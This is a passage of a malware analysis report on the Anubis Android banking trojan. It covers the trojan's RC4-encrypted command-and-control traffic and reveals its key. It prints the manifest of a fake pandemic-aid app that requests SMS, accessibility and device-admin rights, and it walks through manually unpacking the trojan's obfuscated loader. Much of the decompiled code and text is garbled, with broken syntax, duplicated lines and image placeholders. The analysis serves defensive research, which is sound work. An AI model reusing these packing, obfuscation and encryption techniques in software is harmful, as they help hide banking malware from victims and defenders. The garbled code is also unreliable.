| 9 | action=botcheck&data=Y2I4MG03NTBhZW0xYmJ1NWYzMzdhdNDoWYmMxOGJ1OGVmYjUwMjAxZD4ZD11MzE2MDdkMTF1NWYz | |
| 10 | MW0xTgyvZLNjdiOTUwYjQyNWNgUG1MeZ2TcyODP10Ti1xTg4ZDmzTK5ZQ2YzV1zjNjYzZ1 | |
| 11 | OTNjODc5MEyNDRhNzKzGQ0YTg5ZG93MzcY2FhZTV1MDQx00MxMDI1ZTg3YzUwYzKzYzE4MDaZ | |
| 12 | NGNmWQY4QyNxQyYz1xZTHm21NDA0NT15M2BmZQwZ1hMY2NGQyNjExWzjYjU30DA10WQ0M0Mw | |
| 13 | NzFjMGE1MDhYthkMz1hyzBh0T1hNGKytgNjkwMGEtM1MnQzjYxhM10G13Nz32DBk0Jm | |
| 14 | ZWU0WE5YQ1YjUzNDmZG1NzhmZTkkzDgYmVjOTE0ZjFjzN1uYzQwY2VNmY1YTC0MgvKzDri | |
| 15 | NTNhdQ3mYzZWQyNzg42DASjNjExYjgwDMZGMNhmj042mj1ZDE3ZD0yYtG10wM3NwJ1zNm5NjQ1 | |
| 16 | MT2kMtkz0TAyY2MyjzQxNzB10G4ZjLk0D11YQwDc0NGMhNDt3NwV1YTA3YjM2ZTgwZTkmWGM1 | |
| 17 | Zj0kMD1xyjzC0G14Yj4M4cc2YjgMmY1NQ0Qjg30TE10TQ0YWEANjYhGKVY2Uyj4M21zyThj | |
| 18 | Yz5yNz2140TRj0GZm0G63M212zMr1ZT1kNTawZj5YMTA3mNmMj0kMjx0Tz0G1jYj0HMTMyNDaw | |
| 19 | N2Z1Zwfm | |
| 20 | | |

Dynamic Analysis

We talked about the **JSON** files created during the initialization phase in static analysis. Another detail I noticed during the static analysis was that Anubis encrypts the **JSON** files it prepares to send to the C&C Panel using **Base64** and **RC4**. But I thought it would be more accurate to mention this part here. Let's see what kind of code block Anubis uses for this process.



| Node | Code |
|----------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------|
| parrot.ski.frog.a | <pre>import parrot.ski.frog.a.b; return new String(new b(str.substring(0, 12).getBytes()).a(b(new String(str.substring(12, str.length()))))));</pre> |
| parrot.ski.frog.a.a(String) String | |
| parrot.ski.frog.a.b | |
| parrot.ski.frog.b.a | |
| parrot.ski.frog.b.a.c(String, String) String | |
| parrot.ski.frog.b.a.b(String, String) String | |

Showing results 1 to 6 of 6

Keep open Open Cancel

When I looked at the places where the **RC4** implementation in the application is used, I noticed that it is used in an additional place, not just for hard-coded strings. Then I started to examine this structure.

Dynamic Analysis




The image shows a debugger interface with two tabs: 'h1c.json' and 'b'. The 'h1c.json' tab displays a JSON object with various fields and nested objects. The 'b' tab shows a Java code editor with a cursor on line 388. The code is related to a 'parrot.ski.frog' class and involves JSON parsing and string manipulation. The code includes annotations like `@Context` and `@String`, and uses methods like `registerReceiver` and `getIntentExtra`.


```
352     for (int i = 0; i < length; i += 2) {
353         bArr[i + 2] = (byte) ((Character.digit(str.charAt(i), 16) << 4) + Character.digit(str.charAt(i + 1), 16));
354     }
355     return bArr;
356 }
357
358 public String c(Context context) {
359     Intent registerReceiver = context.registerReceiver(null, new IntentFilter(this.a.s1));
360     return String.valueOf(Math.round(((float) registerReceiver.getIntExtra(this.a.s1, 0)) / ((float) registerReceiver.getIntExtra(this.a.an, -1))) * 100.0f);
361 }
362
363 public String c(Context context, String str) {
364     String d2 = d(context, this.a.d);
365     d2 = "Connect" + d2;
366     parrot.ski.frog.a aVar = new parrot.ski.frog.a();
367     aVar.a(d2 + this.a.aR, str);
368     return aVar;
369
370     public String c(String str) {
371         return b(str, this.a.aB);
372     }
373
374     public String c(String str, String str2) {
375         try {
376             return new String(new b(str2.getBytes()).a.b(new String(Base64.decode(str, 0), this.a.aJ)));
377         } catch (Exception unused) {
378             return this.a.a0;
379         }
380     }
381
382     public void c(Context context, String str, String str2) {
383         try {
384             String d2 = d(context, str);
385             if (!d2.isEmptyV())
386                 JSONObject jSONObject = new JSONObject(d2);
387                 jSONObject = new JSONObject(str2);
388                 String string = jSONObject.getString(this.a.B0);
389                 String string2 = jSONObject.getString(this.a.B0);
390                 String string3 = jSONObject.getString(this.a.B0);
391                 String str3 = this.a.a0;
392                 a(str3, string);
393                 str3 = this.a.a0;
394                 a(str4, this.a.a0, str3);
395                 JSONObject a = new JSONObject(string), new JSONObject(string3));
396                 JSONObject jSONObject2 = new JSONObject();
397                 jSONObject2.put(this.a.B0, string);
398                 jSONObject2.put(this.a.B0, a.getString());
399                 a(this.a.d5, jSONObject2.toString());
400
401     }
402 }
```

Code Small

Do you think it is a coincidence that it is so close to **JSON** data :D ? As we can see the function takes 2 Strings (str,str2). While **str2** is used as encryption key, **str** has data in **JSON** format.




**Request
Encryption RC4
Key =
CRViysGgKzt6i**



Manual Unpacking

At the beginning of our report, we mentioned that the sample we examined loads a class in runtime. We hooked the **"DexClassLoader"** function to find this loaded class. But we can also do this manually. In this way, we will discover how packers, which are used extensively in the Android Malware world, do this job. First, let's look at our **"AndroidManifest.xml"** file.



```

4 Anubis0.apk
  ↪ Source code
    ↪ aisle
    ↪ camp
    ↪ com
    ↪ lake
    ↪ org
    ↪ pigeon
    ↪ ru
    ↪ thumb
  ↪ Resources
    ↪ assets
    ↪ META-INF
    ↪ res
      ↪ AndroidManifest.xml
      ↪ classes.dex
    ↪ resources.arsc
  ↪ APK signature

AndroidManifest.xml
1 <manifest xmlns="http://schemas.android.com/apk/res/android" android:versionCode="1" android:versionName="1.0" android:compileSdkVersion="23" android:compileSdkVersionCodename="6.0-2438415" package="com.pigeon.theme">
2   <uses-sdk android:minSdkVersion="15" android:targetSdkVersion="29"/>
3   <uses-permission android:name="android.permission.SEND_SMS"/>
4   <uses-permission android:name="android.permission.WAKE_LOCK"/>
5   <uses-permission android:name="android.permission.ACCESS_LOCATION_EXTRA_COMMANDS"/>
6   <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
7   <uses-permission android:name="android.permission.RECEIVE_POWER_PLUG_EVENTS"/>
8   <uses-permission android:name="android.permission.RECEIVE_WIRELESS_SCAN_RESULTS"/>
9   <uses-permission android:name="android.permission.REQUEST_CALL_PHONE"/>
10  <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
11  <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
12  <uses-permission android:name="android.permission.READ_SMS"/>
13  <uses-permission android:name="android.permission.WRITE_SMS"/>
14  <uses-permission android:name="android.permission.SET_WALLPAPER_HINTS"/>
15  <uses-permission android:name="android.permission.INTERNET"/>
16  <uses-permission android:name="android.permission.SET_WALLPAPER"/>
17  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
18  <uses-permission android:name="android.permission.RECEIVE_SMS"/>
19  <application android:label="Her Aile'ye 2000TL Pandemi Devlet Desteği!" android:icon="@mipmap/ic_launcher" android:name="pigeon.theme">
20    <activity android:label="Her Aile'ye 2000TL Pandemi Devlet Desteği!" android:icon="@mipmap/ic_launcher" android:name="pigeon.theme.MainActivity" android:screenOrientation="portrait">
21      <activity android:name="parrot.ski.frog.ekim2020goru.acikdevredarizikcw"/>
22      <activity android:name="parrot.ski.frog.ekim2020goru.acikdevredarizikcw"/>
23      <activity android:name="parrot.ski.frog.FuSiSykrAhldDwHk0KylUhBavF6GdhfhuJzQnjbjoTb8tAddz2Tf" android:screenOrientation="portrait"/>
24      <activity android:theme="@android:style/Theme.Translucent.NoTitleBar" android:name="com.google.android.gms.common.api.GoogleApiActivity" android:exported="false"/>
25      <meta-data android:name="com.google.android.gms.version" android:value="11010000"/>
26      <activity android:label="mms:zypjxlnafchshntekgnidymhgsiogn" android:name="parrot.ski.frog.ZtNlUhahpydKzFsXzTc1Pd"/>
27      <service android:label="parrot.ski.frog.1parrot.ski.frog.ekim2020goru.acikdevredarizikcw"/>
28      <activity android:label="parrot.ski.frog.1parrot.ski.frog.ekim2020goru.acikdevredarizikcw"/>
29      <activity android:name="parrot.ski.frog.EmfFde7erisRzNjKc1GgPlXnqfJ8K8gZl" android:screenOrientation="landscape"/>
30      <activity android:label="tfwaledmoxpyeglnbdrieqeyihwckdfimlumborja" android:name="parrot.ski.frog.SIKtGnIUDsjHUMHAcSmQwAbQhNsQucIwHeTaCoBeJcxz"/>
31      <service android:name="parrot.ski.frog.quvv.bcpv1"/>
32      <activity android:name="parrot.ski.frog.Lx5gyl1a1e1pAy7d7aCyl1p7g0h2K17RmXcTmJuRuhxWmMq" android:screenOrientation="portrait"/>
33      <service android:name="parrot.ski.frog.quvv.zshpfliu1u1w"/>
34      <activity android:name="parrot.ski.frog.quvv.zshpfliu1u1w" android:screenOrientation="portrait"/>
35      <service android:name="parrot.ski.frog.quvv.yhnuivewestzen"/>
36      <activity android:label="grovututicpubar1mesej1qplihijet2" android:name="parrot.ski.frog.KUDoSohK"/>
37      <service android:label="Deste Paketinizi Aktifleştiriniz" android:name="parrot.ski.frog.quvv.gstmzijgn" android:permission="android.permission.BIND_ACCESSIBILITY_SERVICE">
38        <intent-filter>
39          <action android:name="android.accessibilityservice.AccessibilityService"/>
40        </intent-filter>
41        <meta-data android:name="android.accessibilityservice" android:resource="@xml/rhdcbexk"/>
42      </service>
43      <activity android:label="xbhbttefxkhccg" android:name="parrot.ski.frog.EwTnJeLmHlHcYn"/>
44      <activity android:name="parrot.ski.frog.PTQp0p51n2Iw1szyu1FeEdj0bRe1aPxscf2hZmqlp8xj1eEx" android:screenOrientation="landscape"/>
45      <activity android:theme="@android:style/Theme.NoDisplay" android:label="" android:name="parrot.ski.frog.crytanicoczejrnq.bgrPrnevuy" android:excludeFromRecents="true"/>
46      <activity android:label="azdawcoieohbpcngdtyfuzgjglaxqrnumf" android:name="parrot.ski.frog.DAmICMuldJwOdaKAYd7OsCwEb"/>
47      <receiver android:name="DestePaket" android:name="parrot.ski.frog.crytanicoczejrnq.beff" android:permission="android.permission.BIND_DEVICE_ADMIN">
48        <meta-data android:name="android.permission.BIND_DEVICE_ADMIN" android:resource="@xml/izrexnjyhgdmzb"/>
49        <intent-filter android:priority="121">
50          <action android:name="android.app.action.DEVICE_ADMIN_DISABLED"/>

```

Manual Unpacking

As we can see, all activities including **MAIN** are called under the "**parrot**" package, but we don't have the "**parrot**" package in sight. How is this possible?

This packer, which is widely used among Android Malwares, loads all the lost classes by using the class under the application tag.


Although it appears to be full of classes that we do not have, we actually have the first class that runs and takes on the unpacking task.

```
113 IUNUKAkgFQxFbEwMuIuMuIuBxResMpQgEiKAcJ1Sq X
114
115 Find:atac
116
117     if (file.isDirectory()) {
118         for (int i = 0; i < 12; i++) {
119             this.EeOxtqDjFJuYfWsh_127963 = this.aGthGxoSBrYBttnp_464505 + i + this.nMptTtsYlxumhQI_744557 + 105;
120         }
121     }
122     return file.getAbsolutePath();
123 }
124
125 public boolean balancegap(String str) {
126     int i = this.cPzUlcTeJLRCguf_213224;
127     int id2 = this.aGthGxoSBrYBttnp_464505;
128     this.nMptTtsYlxumhQI_744557 = (i + (236 / 12)) + 567956;
129     try {
130         this.cPzUlcTeJLRCguf_213224 = ((12 * 982362) - 69386) + this.nMptTtsYlxumhQI_744557;
131         this.MtH2dzDwKxLzsdUoAb = (Context) Context.class.newInstance();
132     } catch (Exception unused) {
133     }
134     for (int i3 = 0; i3 < 7; i3++) {
135         this.aGthGxoSBrYBttnp_464505 = this.nMptTtsYlxumhQI_744557 + (this.cPzUlcTeJLRCguf_213224 / 972676) + 334981;
136     }
137     BtYRty10Ix0yDkZpKmJhNnRlmtUkCxXgbIzPlRz -> this.cPzUlcTeJLRCguf_213224 - new BtYRty10Ix0yDkZpKmJhNnRlmtUkCxXgbIzPlRz;
138     this.nMptTtsYlxumhQI_744557 = (this.cPzUlcTeJLRCguf_213224 - this.aGthGxoSBrYBttnp_464505) - 891825;
139     return BtYRty10Ix0yDkZpKmJhNnRlmtUkCxXgbIzPlRz -> this.MtH2dzDwKxLzsdUoAb;
140 }
141
142 public void customOnCreate(Context context, String str) {
143     int id3 = this.cPzUlcTeJLRCguf_213224;
144     int id2 = this.cPzUlcTeJLRCguf_213224;
145     this.EeOxtqDjFJuYfWsh_127963 = (i * 12) - (821387 / this.EeOxtqDjFJuYfWsh_127963);
146     this.nMptTtsYlxumhQI_744557 = (i * 12) + 33;
147     return context.getDir(str, 0);
148 }
149
150 /* access modifiers changed from: protected */
151 @Override // android.content.ContextWrapper
152 public void attachBaseContext(Context context) {
153     int id3 = this.EeOxtqDjFJuYfWsh_127963;
154     if (i > -1) {
155         this.cPzUlcTeJLRCguf_213224 -> (this.aGthGxoSBrYBttnp_464505 - 859387) + 87598 - 1;
156         Application.class.getCLassName(IUNUKAkgFQxFbEwMuIuMuIuBxResMpQgEiKAcJ1Sq);
157         this.aGthGxoSBrYBttnp_464505 = this.EeOxtqDjFJuYfWsh_127963 + (this.cPzUlcTeJLRCguf_213224 * 3763304);
158     }
159     super.attachBaseContext(context);
160     int id2 = this.cPzUlcTeJLRCguf_213224;
161     int id3 = this.EeOxtqDjFJuYfWsh_127963;
162     this.aGthGxoSBrYBttnp_464505 = 134241589 - (12 / 13);
163 }
```

*pigeon.theme.earth.IU
hUkAkGfQxFbEwMiUt
WuluBrReSmPjPqEiW
kAcJiSq*

The function 2 above the **attachBaseContext** function is the unpack function used in this common packer :D

In addition, in this common packer type, the **"PPpYrMnQwArZqXpLlNsNj"** variable I marked in the image above contains the name of the file to be decrypted.



```

package pigeon.theme.earth;

import android.app.Application;
import android.content.Context;
import java.io.File;

141 public class IUhUkAkGfQxFbEwMiUtWuIuBrReSmPjPqEiWkAcJiSq extends Application {
    String AImBskKtytMidQzWuCjzq = reviewunfair().toString();
    PXcPyIdQpSm ETokpUntyUkj = new PXcPyIdQpSm();
    protected int EeOxtqDQJfUyFwSh_127963 = 3246;
    private float FncWPJguUB0Snyng_494177 = 222.0f;
    private final char JgfQacuUFEzLrxD_978776 = 'u';
    protected final String JhgZFUStzBRraCld_281133 = wirecatalog().toString();
    public final double KxzYydWsYfjqlbIb_619620 = 646252.0d;
    public double LblkWGFryeIJMHHB_858609 = 164887.0d;
    Context MTribZdW0KxFzlSaU10oAb = null;
    protected final String OSSFcANxxKMMLaIT_384307 = renttag().toString();
    protected long OZnYedfsulupMayU_947989 = 1542;
    String PPpYrMnQwArZqXpLlNsNj = outsidesystem();
    GQoGwKaRnYn0jYaImSiKnQdRuDgFgxDptWwScGK RWHQwRbDugLb0ExZ1fAoMtGcHuDwTkNoRtZnPpMhCzGgLt0e = new GQoGwKaRnYn0jYaImSiKnQdRuDgFgXbPtWwScGK();
    protected short RoLPfMSKxCBoKxa_625128 = 6645;
    public boolean SmiaoTcodCjRbHw_347144 = true;
    protected long TtxpbycIhiJdpzJF_796378 = 14154;
    String UMDerLxQtalJc = ladywalnut().toString();
    private long UiwSpksTDnGZqnkf_640099 = 3234;
    public double XDTUMkhMwvYLNCkD_17214 = 243234.0d;
    private final short XlMFehlPLnOfUcEq_374692 = 21;
    private byte YtRmxSycYiCHMCG_158962 = 16;
    private final boolean ZZFajeeNejsNxEmm_695837 = false;
    private int aGthgxoSBrYBttnp_464505 = 8284;
    protected boolean bLCpxNdxuI1rzx_197176 = false;
    protected int cPZulcTeWJLrcGuf_213224 = 16462;
    public byte fCSqNcCSTIriWLQ_96646 = 68;
    public char fxCsilpmErtlMus_773127 = 'r';
    protected String iOCMiLPoxaenzoQH_984219 = anxietyflower().toString();
    private double jErAINu28HyTOF1IO_287272 = 326462.0d;
    public int kggBdkbDgf1j1koq_569296 = 54545;
    protected int nTMpTtsI1xumhQI_744557 = 142848;
    protected long oXHdhIUn1pRoCekp_486488 = 124234;
    protected final byte qDbywzFISnsxeAJ_495760 = 62;
}

```

```

static StringBuffer outsidesystem() {
    return new StringBuffer(indexdebate());
}


```

```

public static String indexdebate() {
    int i = 288;
    for (int i2 = 0; i2 < 7; i2++) {
        i = -4891620;
    }
    byte[] bArr = {77, 105, 70, 11, 79, 86, 74, 75};
    int i3 = 208197083;
    int i4 = (i - 1053800936) + 208197083;
    byte[] bArr2 = new byte[8];
    if (i <= 100) {
        i = ((i4 - 17) + 62) - 208197083;
    }
    byte[] bArr3 = {37};
    int i5 = i4;
    for (int i6 = 0; i6 < 10; i6++) {
        i5 = 208197083 - (i / 7);
    }
    if (208197083 <= i5) {
        i = -1800597581 - i5;
    }
    if (i == i5) {
        i3 = ((i5 - i) - 203499) - 124898;
    }
    for (int i7 = 0; i7 < 5; i7++) {
        i5 = i3 + 55 + i;
    }
    int i8 = 0;
    while (i8 < 8) {
        int i9 = i5 - 911530;
        int i10 = 404978 + i9;
        int i11 = (i10 - i9) + 61;
        bArr2[i8] = (byte) (((((i10 / i10) - 1) + bArr[i8]) + ((i11 - i9) * 0)) + ((i9 / i9) % 1)) ^ bArr3[i8 % 1];
        i8++;
        i5 = i11;
    }
    for (int i12 = 0; i12 < 29; i12++) {
    }
    return new String(bArr2);
}

```

batuhan in ~ λ python3 filename.py Name Of Encrypted Dex
 hLc.json
 batuhan in ~ λ



Manual Unpacking

RC4 is used when decrypting the class to be loaded in this packer type. So it's time to find the **RC4** key. When we go to the class with the "**liftnorth**" function, our goal is to find the **RC4** implementation waiting for us. It would be a reasonable idea to call "**256%**" for this, but it tried to hide this process with a variable that holds **256** in the sample we examined.

```
public class PackageUtils {  
    public static final int INSTALL_ALLOW_DOWNGRADE = 128;  
    public static final int INSTALL_ALLOW_TEST = 4;  
    public static final int INSTALL_EXTERNAL = 8;  
    public static final int INSTALL_FAILED_INTERNAL_ERROR = -1000;  
    public static final int INSTALL_FORWARD_LOCK = 1;  
    public static final int INSTALL_GRANT_RUNTIME_PERMISSIONS = 256;  
    public static final int INSTALL_INTERNAL = 16;  
    public static final int INSTALL_REPLACE_EXISTING = 2;  
    public static final int INSTALL_SUCCEEDED = 1;  
  
    public interface InstallObserver {  
        void onPackageInstalled(String str, int i);  
    }  
}
```

Manual Unpacking

The **integer array** built before the "for" loop starts contains our **decryption key**.

```

for (int i = 0, i < 14, i++) {
    this.csFiJDosOgoltPwmlfsxj_936598 = this.NYS1WmZgoeQyAoclaHuilQ_654897 + (this.InGruifxQpdwrErCBJUNUX_440303 * 793155);
}
byte[] bArr2 = (byte[]) sausagebrother('h', 50000, 56, officefamily2, this.DPuZjDpAoSaIkUrJpWkYoRbOxNgTzFcRdLoSqWmMuSd0m, null);
for (int i2 = 0; i2 < 7; i2++) {
    this.InGruifxQpdwrErCBJUNUX_440303 = (this.csFiJDosOgoltPwmlfsxj_936598 - 177542) + (this.NYS1WmZgoeQyAoclaHuilQ_654897 / 413410);
}
YEks2XcOeBwGpGxMnCbMnIdTeQkWxGchAwpJnFeEbKs = detectcute(iArr2);
this.csFiJDosOgoltPwmlfsxj_936598 = ((this.NYS1WmZgoeQyAoclaHuilQ_654897 * 2787257) - 1384751) + this.InGruifxQpdwrErCBJUNUX_440303;
byte[] bArr3 = new byte[(int) Math.floor((double) bArr.length)];
this.NYS1WmZgoeQyAoclaHuilQ_654897 = (this.csFiJDosOgoltPwmlfsxj_936598 * this.InGruifxQpdwrErCBJUNUX_440303) - 60;
int iArr3 = YEks2XcOeBwGpGxMnCbMnIdTeQkWxGchAwpJnFeEbKs;
for (int i3 = 0; ((double) i3) < Math.ceil((double) bArr.length); i3++) {
    for (int i4 = 0; i4 < 9; i4++) {
        this.InGruifxQpdwrErCBJUNUX_440303 = (this.csFiJDosOgoltPwmlfsxj_936598 - 87) - (37 / this.NYS1WmZgoeQyAoclaHuilQ_654897);
    }
    BwtBqWbBePyFmBuOgFftjObixXeKyEkNzKiXgAcPu = (BwtBqWbBePyFmBuOgFftjObixXeKyEkNzKiXgAcPu + 1) % PackageUtils.INSTALL_GRANT_RUNTIME_PERMISSIONS;
    for (int i5 = 0; i5 < 11; i5++) {
        this.csFiJDosOgoltPwmlfsxj_936598 = (1027519808 - this.NYS1WmZgoeQyAoclaHuilQ_654897) - this.InGruifxQpdwrErCBJUNUX_440303;
    }
    int i6 = LjjDgOixgNdhsKtNrUaNpcjYeBbKwAxAdSzTwMi;
